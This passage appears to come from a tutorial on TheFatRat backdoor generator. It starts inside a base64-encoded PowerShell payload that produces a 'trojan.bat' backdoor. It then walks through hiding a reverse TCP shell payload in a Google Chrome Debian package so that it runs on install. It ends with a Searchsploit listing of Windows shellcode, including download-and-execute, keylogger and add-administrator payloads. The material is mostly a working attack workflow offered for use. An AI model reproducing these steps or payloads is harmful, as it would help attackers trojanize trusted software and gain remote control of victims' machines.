UAcwAoACQATQBVAFQAKQApADsAJABjAHoAawAgAD0AIAAiAC0AZQBjACAAIgA7AGkAZgAoAFsASQBuAHQAUAB0AHIAXQA6ADoAUwBpAHoAZQAgAC0AZQBxACAAOAApA
HsAJABXAEQARQAgAD0AIAAkAGUAbgB2ADoAUwB5AHMAdABlAG0AUgBvAG8AdAAgACsAIAAiAFwAcwB5AHMAdwBvAHcANgA0AFwAVwBpAG4AZABvAHcAcwBQAG8AdwBl
AHIAUwBoAGUAbABsAFwAdgAxAC4AMABcAHAAbwB3AGUAcgBzAGgAZQBsAGwAIgA7AGkAZQB4ACAAIgAmACAAJABXAEQARQAgACQAYwB6AGsAIAAkAGUAIgB9AGUAbAB
zAGUAewA7AGkAZQB4ACAAIgAmACAAcABvAHcAZQByAHMAaABlAGwAbAAgACQAYwB6AGsAIAAkAGUAIgA7AH0A'"
```

```
Backdoor Saved To : /root/Fatrat_Generated/trojan.bat

  Press [ENTER] to continue ......... 
```


Example 5: Trojan Debian Package For Remote Acces [Trodebi]

We are Creating Trojan Package for Remote Access.




```
   \__.' .|-' /   [--]  Created by: Edo Maland (Screetsec) [--]
    L   /|o'--'\  [--]            Version: 1.9.7             [--]
    |  /\/\/\   \ [--]          Codename: Whistle            [--]
    J /       \.__\ [--]  Follow me on Github: @Screetsec    [--]
    J /       \.__\ [--]  Dracos Linux : @dracos-linux.org   [--]
    |/          /  [--]                                      [--]
     \        .'\.  [--]      SELECT AN OPTION TO BEGIN:      [--]
  ____)_/\_(___\. [--] .__________________________________[--]
 (___._/  \_.___)'\_.----------------------------------------/

        [01]  Create Backdoor with msfvenom
        [02]  Create Fud 100% Backdoor with Fudwin 1.0
        [03]  Create Fud Backdoor with Avoid v1.2
        [04]  Create Fud Backdoor with backdoor-factory [embed]
        [05]  Backdooring Original apk [Instagram, Line,etc]
        [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
        [07]  Create Backdoor For Office with Microsploit
        [08]  Trojan Debian Package For Remote Acces [Trodebi]
        [09]  Load/Create auto listeners
        [10]  Jump to msfconsole
        [11]  Searchsploit
        [12]  File Pumper [Increase Your Files Size]
        [13]  Configure Default Lhost & Lport
        [14]  Cleanup
        [15]  Help
        [16]  Credits
        [17]  Exit

┌─[TheFatRat]─[~]-[menu]:
└──────→ 8
```

In the below Screenshot, we have specified the name of the Trojan and the path of the Debian package in which the Trojan will be merged or hidden. So in this case we have selected the google_chrome Debian package.




```
TroDebi  -  Trojan Debian Package For Remote Acces
Version  -  1.0
Write by -  screetsec

 [desc] - Embed a Trojan Into Deb PKG + Run Post Install

  Your local IPV4 address is : 192.168.64.128
  Your local IPV6 address is : fe80::20c:29ff:fe79:dbe5
  Your public IP address is : 106.220.65.229
  Your Hostname is : 3(NXDOMAIN


  Enter the base name for Backdoor (ipscan_3.5.1_i386) : trojanvirus



 Enter the path to your deb file .(ex: /root/downloads/dirbuster.deb)

 Path : /home/kali/Dowloads/google-chrome-stable_current_amd.deb
```

In the below Screenshot, we are specifying the purpose of the Trojan, so in this example, we have selected shell_reverse_tcp connection.



```
  Enter the base name for Backdoor (ipscan_3.5.1_i386) : trojanvirus


 Enter the path to your deb file .(ex: /root/downloads/dirbuster.deb)

 Path : /home/kali/Dowloads/google-chrome-stable_current_amd.deb

 File does not exist , make sure you write the right path of it .

 Press [ENTER] key to try again .


 Enter the path to your deb file .(ex: /root/downloads/dirbuster.deb)

 Path : /home/kali/Downloads/google-chrome-stable_current_amd64.deb

  +------------------------------------------+
  | [ 1 ] linux/ppc/shell_reverse_tcp        |
  | [ 2 ] linux/x86/shell_reverse_tcp        |
  | [ 3 ] linux/x86/meterpreter/reverse_tcp  |
  | [ 4 ] osx/armle/shell_reverse_tcp        |
  | [ 5 ] osx/ppc/shell_reverse_tcp          |
  | [ 6 ] bsd/x86/shell/reverse_tcp          |
  | [ 7 ] solaris/x86/shell_reverse_tcp      |
  +------------------------------------------+

  Choose Payload : 2
```


In the below screenshot, you can see that our Trojan has integrated with the .deb package and stored in the specified path.



```
Generate Backdoor
+------------++-------------------------++------------------------+
| Name       ||  Descript               || Your Input
+------------++-------------------------++------------------------+
| LHOST      ||  The Listen Addres      || 192.168.64.128
| LPORT      ||  The Listen Ports       || 8080
| OUTPUTNAME ||  The Filename output    || trojanvirus
| PAYLOAD    ||  Payload To Be Used     || linux/x86/shell_reverse_tcp
+------------++-------------------------++------------------------+

[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++ ]


[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of elf file: 179 bytes
Saved as: tools/trodebi_temp/evil/libssl1
dpkg-deb: building package 'libssl1.2' in 'tools/trodebi_temp/work.deb'.
[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++   ]

  [+] Compiling Embed into Debian Package

  Press Enter key to Contiune ...
```


Example 6: Searchsploit

We will be using the SearchSploit option which consists of a list of databases of various payloads and backdoors for every type of target.




```
   \__.' .|-' /   [--]  Created by: Edo Maland (Screetsec) [--]
    L   /|o'--'\  [--]            Version: 1.9.7           [--]
    |  /\/\/\   \ [--]          Codename: Whistle          [--]
    J /      \.__\ [--]  Follow me on Github: @Screetsec   [--]
    J /      \.__\ [--]  Dracos Linux : @dracos-linux.org  [--]
    |/          /  [--]                                    [--]
     \        .'\. [--]     SELECT AN OPTION TO BEGIN:     [--]
   ____)_/\_(___\. [--] .__________________________________[--]
  (___._/  \_.___)'\_.-------------------------------------/


        [01]  Create Backdoor with msfvenom
        [02]  Create Fud 100% Backdoor with Fudwin 1.0
        [03]  Create Fud Backdoor with Avoid v1.2
        [04]  Create Fud Backdoor with backdoor-factory [embed]
        [05]  Backdooring Original apk [Instagram, Line,etc]
        [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
        [07]  Create Backdoor For Office with Microsploit
        [08]  Trojan Debian Package For Remote Acces [Trodebi]
        [09]  Load/Create auto listeners
        [10]  Jump to msfconsole
        [11]  Searchsploit
        [12]  File Pumper [Increase Your Files Size]
        [13]  Configure Default Lhost & Lport
        [14]  Cleanup
        [15]  Help
        [16]  Credits
        [17]  Exit

┌─[TheFatRat]─[~]─[menu]:
└──────→ 11
```

In the below Screenshot, Tool is asking us about our Target. So we have given Windows 10 as our target.



```
kali@kali: ~/Desktop/TheFatRat/TheFatRat
  |  /\/\/\   \  [--]          Codename: Whistle           [--]
  J /        \.__\ [--]   Follow me on Github: @Screetsec    [--]
  J /        \.__\ [--]   Dracos Linux : @dracos-linux.org  [--]
  |/          /   [--]                                     [--]
   \        .'\.  [--]     SELECT AN OPTION TO BEGIN:      [--]
 ____)_/\_(___\. [--] ._________________________________[--]
(______/  \.____)'\_.--------------------------------------/


      [01]  Create Backdoor with msfvenom
      [02]  Create Fud 100% Backdoor with Fudwin 1.0
      [03]  Create Fud Backdoor with Avoid v1.2
      [04]  Create Fud Backdoor with backdoor-factory [embed]
      [05]  Backdooring Original apk [Instagram, Line,etc]
      [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
      [07]  Create Backdoor For Office with Microsploit
      [08]  Trojan Debian Package For Remote Acces [Trodebi]
      [09]  Load/Create auto listeners
      [10]  Jump to msfconsole
      [11]  Searchsploit
      [12]  File Pumper [Increase Your Files Size]
      [13]  Configure Default Lhost & Lport
      [14]  Cleanup
      [15]  Help
      [16]  Credits
      [17]  Exit

┌─[TheFatRat]──[~]─[menu]:
└──────> 11

 What do you want to Hack Today ? :Windows 10
```


You can see that the TheFatRat tool has returned us several payloads and backdoors for our Windows 10 Target.



```
Windows (XP Professional SP2) (English) - Wordpad.exe + Null-Free Shellcode (12 bytes)        | windows/13582.txt
Windows (XP Professional SP2) (Italian) - calc.exe Shellcode (36 bytes)                       | windows_x86/13639.c
Windows (XP SP2) (French) - Download File (http://www.site.com/nc.exe) + Execute (c:\backdor.exe) Shellcode | windows_x86/13699.txt
Windows (XP SP3) (English) - MessageBoxA() Shellcode (87 bytes)                               | windows/14697.c
Windows (XP SP3) (Spanish) - URLDownloadToFileA() + CreateProcessA() + ExitProcess() Shellcode (176+ bytes) (Generator) | generator/14014.pl
Windows (XP/2000/2003) - Download File (http://127.0.0.1/test.exe) + Execute (%systemdir%/a.exe) Shellcode (241 bytes) | windows_x86/13529.c
Windows (XP/2000/2003) - Reverse (127.0.0.1:53/TCP) Shell Shellcode (275 bytes) (Generator)   | generator/13528.c
Windows (XP/Vista/7) - Egghunter (0x07333531) JITed Stage-0 Adjusted Universal Shellcode      | windows/13649.as
Windows - DCOM RPC2 Universal Shellcode                                                       | windows_x86/13532.asm
Windows - Egghunter (0x07333531) JITed Stage-0 Shellcode                                      | windows/13645.c
Windows - Keylogger to File (%TEMP%/log.bin) + Null-Free Shellcode (601 bytes)                | windows/39794.c
Windows - MessageBox + Null-Free Shellcode (113 bytes)                                        | windows/28996.c
Windows - MessageBoxA() Shellcode (238 bytes)                                                 | windows/13828.c
Windows - WinExec(cmd.exe) + ExitProcess Shellcode (195 bytes)                                | windows/14052.c
Windows/ARM (Mobile 6.5 TR WinCE 5.2) - MessageBox Shellcode                                  | arm/15116.cpp
Windows/ARM (Mobile 6.5 TR) - Phone Call Shellcode                                            | windows/15136.cpp
Windows/x64 (10) - Egghunter Shellcode (45 bytes)                                             | windows_x86-64/41827.asm
Windows/x64 (10) - WoW64 Egghunter (w00tw00t) Shellcode (50 bytes)                            | windows_x86-64/45293.c
Windows/x64 (7 Professional SP1) (French) - Beep Shellcode (39 bytes)                         | windows_x86-64/13719.c
Windows/x64 (7) - cmd.exe Shellcode (61 bytes)                                                | windows_x86-64/13729.c
Windows/x64 - API Hooking Shellcode (117 bytes)                                               | windows_x86-64/42992.c
Windows/x64 - CreateRemoteThread() DLL Injection Shellcode (584 bytes)                        | windows_x86-64/41072.c
Windows/x64 - Download File (http://192.168.10.129/pl.exe) + Execute (C:/Users/Public/p.exe) Shellcode (358 bytes) | windows_x86-64/40821.c
Windows/x64 - Remote (Bind TCP) Keylogger Shellcode (864 bytes) (Generator)                   | windows_x86-64/45743.c
Windows/x64 - WinExec Add-Admin (ROOT/I@mR00T$) Dynamic Null-Free Shellcode (210 Bytes)       | windows_x86-64/48252.txt
Windows/x64 - WinExec(cmd.exe) Shellcode (93 bytes)                                           | windows_x86-64/40549.c
Windows/x86 (5.0 < 7.0) - Speaking 'You got pwned!' + Null-Free Shellcode                     | windows_x86/15879.txt
Windows/x86 (XP Professional SP3) (English) - Add Administrator User (secuid0/m0nk) Shellcode (113 bytes) | windows_x86/15202.c
Windows/x86 (XP SP2) (French) - calc.exe Shellcode (19 bytes)                                 | windows_x86/13595.c
Windows/x86 (XP SP2) (French) - cmd.exe Shellcode (32 bytes)                                  | windows_x86/13510.c
Windows/x86 (XP SP2) (Turkish) - cmd.exe Shellcode (26 bytes)                                 | windows_x86/13615.c
Windows/x86 (XP SP2) - MessageBox Shellcode (110 bytes)                                       | windows_x86/13520.c
Windows/x86 (XP SP2) - WinExec(write.exe) + ExitProcess Shellcode (16 bytes)                  | windows_x86/13642.asm
Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes)                                | windows_x86/43773.c
Windows/x86 (XP SP3) (English) - cmd.exe Shellcode (26 bytes)                                 | windows_x86/13614.c
Windows/x86 (XP SP3) (Russia) - WinExec(cmd.exe) + ExitProcess Shellcode (12 bytes)           | windows_x86/13647.txt
Windows/x86 (XP SP3) (Turkish) - Add Administrator User (zrl/123456) Shellcode (127 bytes)    | windows_x86/15063.c
Windows/x86 (XP SP3) (Turkish) - MessageBoxA Shellcode (109 bytes)                            | windows_x86/43769.c
Windows/x86 - Add Administrator User (secuid0/m0nk) Shellcode (326 bytes)                     | windows_x86/15203.c
Windows/x86 - bitsadmin Download and Execute (http://192.168.10.10/evil.exe _c:\evil.exe_) Shellcode (210 Bytes) | windows_x86/47041.c
Windows/x86 - calc.exe + Null-Free Shellcode (100 bytes)                                      | windows_x86/43767.asm
Windows/x86 - Command WinExec() Shellcode (104+ bytes)                                        | windows_x86/13521.asm
Windows/x86 - Egghunter Checksum Routine Shellcode (18 bytes)                                 | windows_x86/14873.asm
Windows/x86 - JITed exec notepad Shellcode                                                    | windows_x86/13636.c
Windows/x86 - JITed Stage-0 Shellcode                                                         | windows_x86/13635.as
Windows/x86 - MessageBox Shellcode (Generator) (Metasploit)                                   | windows_x86/13648.rb
Windows/x86 - Reverse (www.example.com:4444/UDP) Keylogger Shellcode (493 bytes)              | windows_x86/40560.asm
Windows/x86 - Start iexplore.exe (http://192.168.10.10/) Shellcode (191 Bytes)                | windows_x86/47042.c
Windows/x86 - system(systeminfo) Shellcode (224 bytes)                                        | windows_x86/39914.c
Windows/x86 - Write-to-file ('pwned' ./f.txt) + Null-Free Shellcode (278 bytes)               | windows_x86/14288.asm
-----------------------------------------------------------------------------------------------------------------
[-] Close this window when done!
bash: /root/go/src/github.com/tomnomnom/gf/gf-completion.bash: No such file or directory
root@kali:~#
```

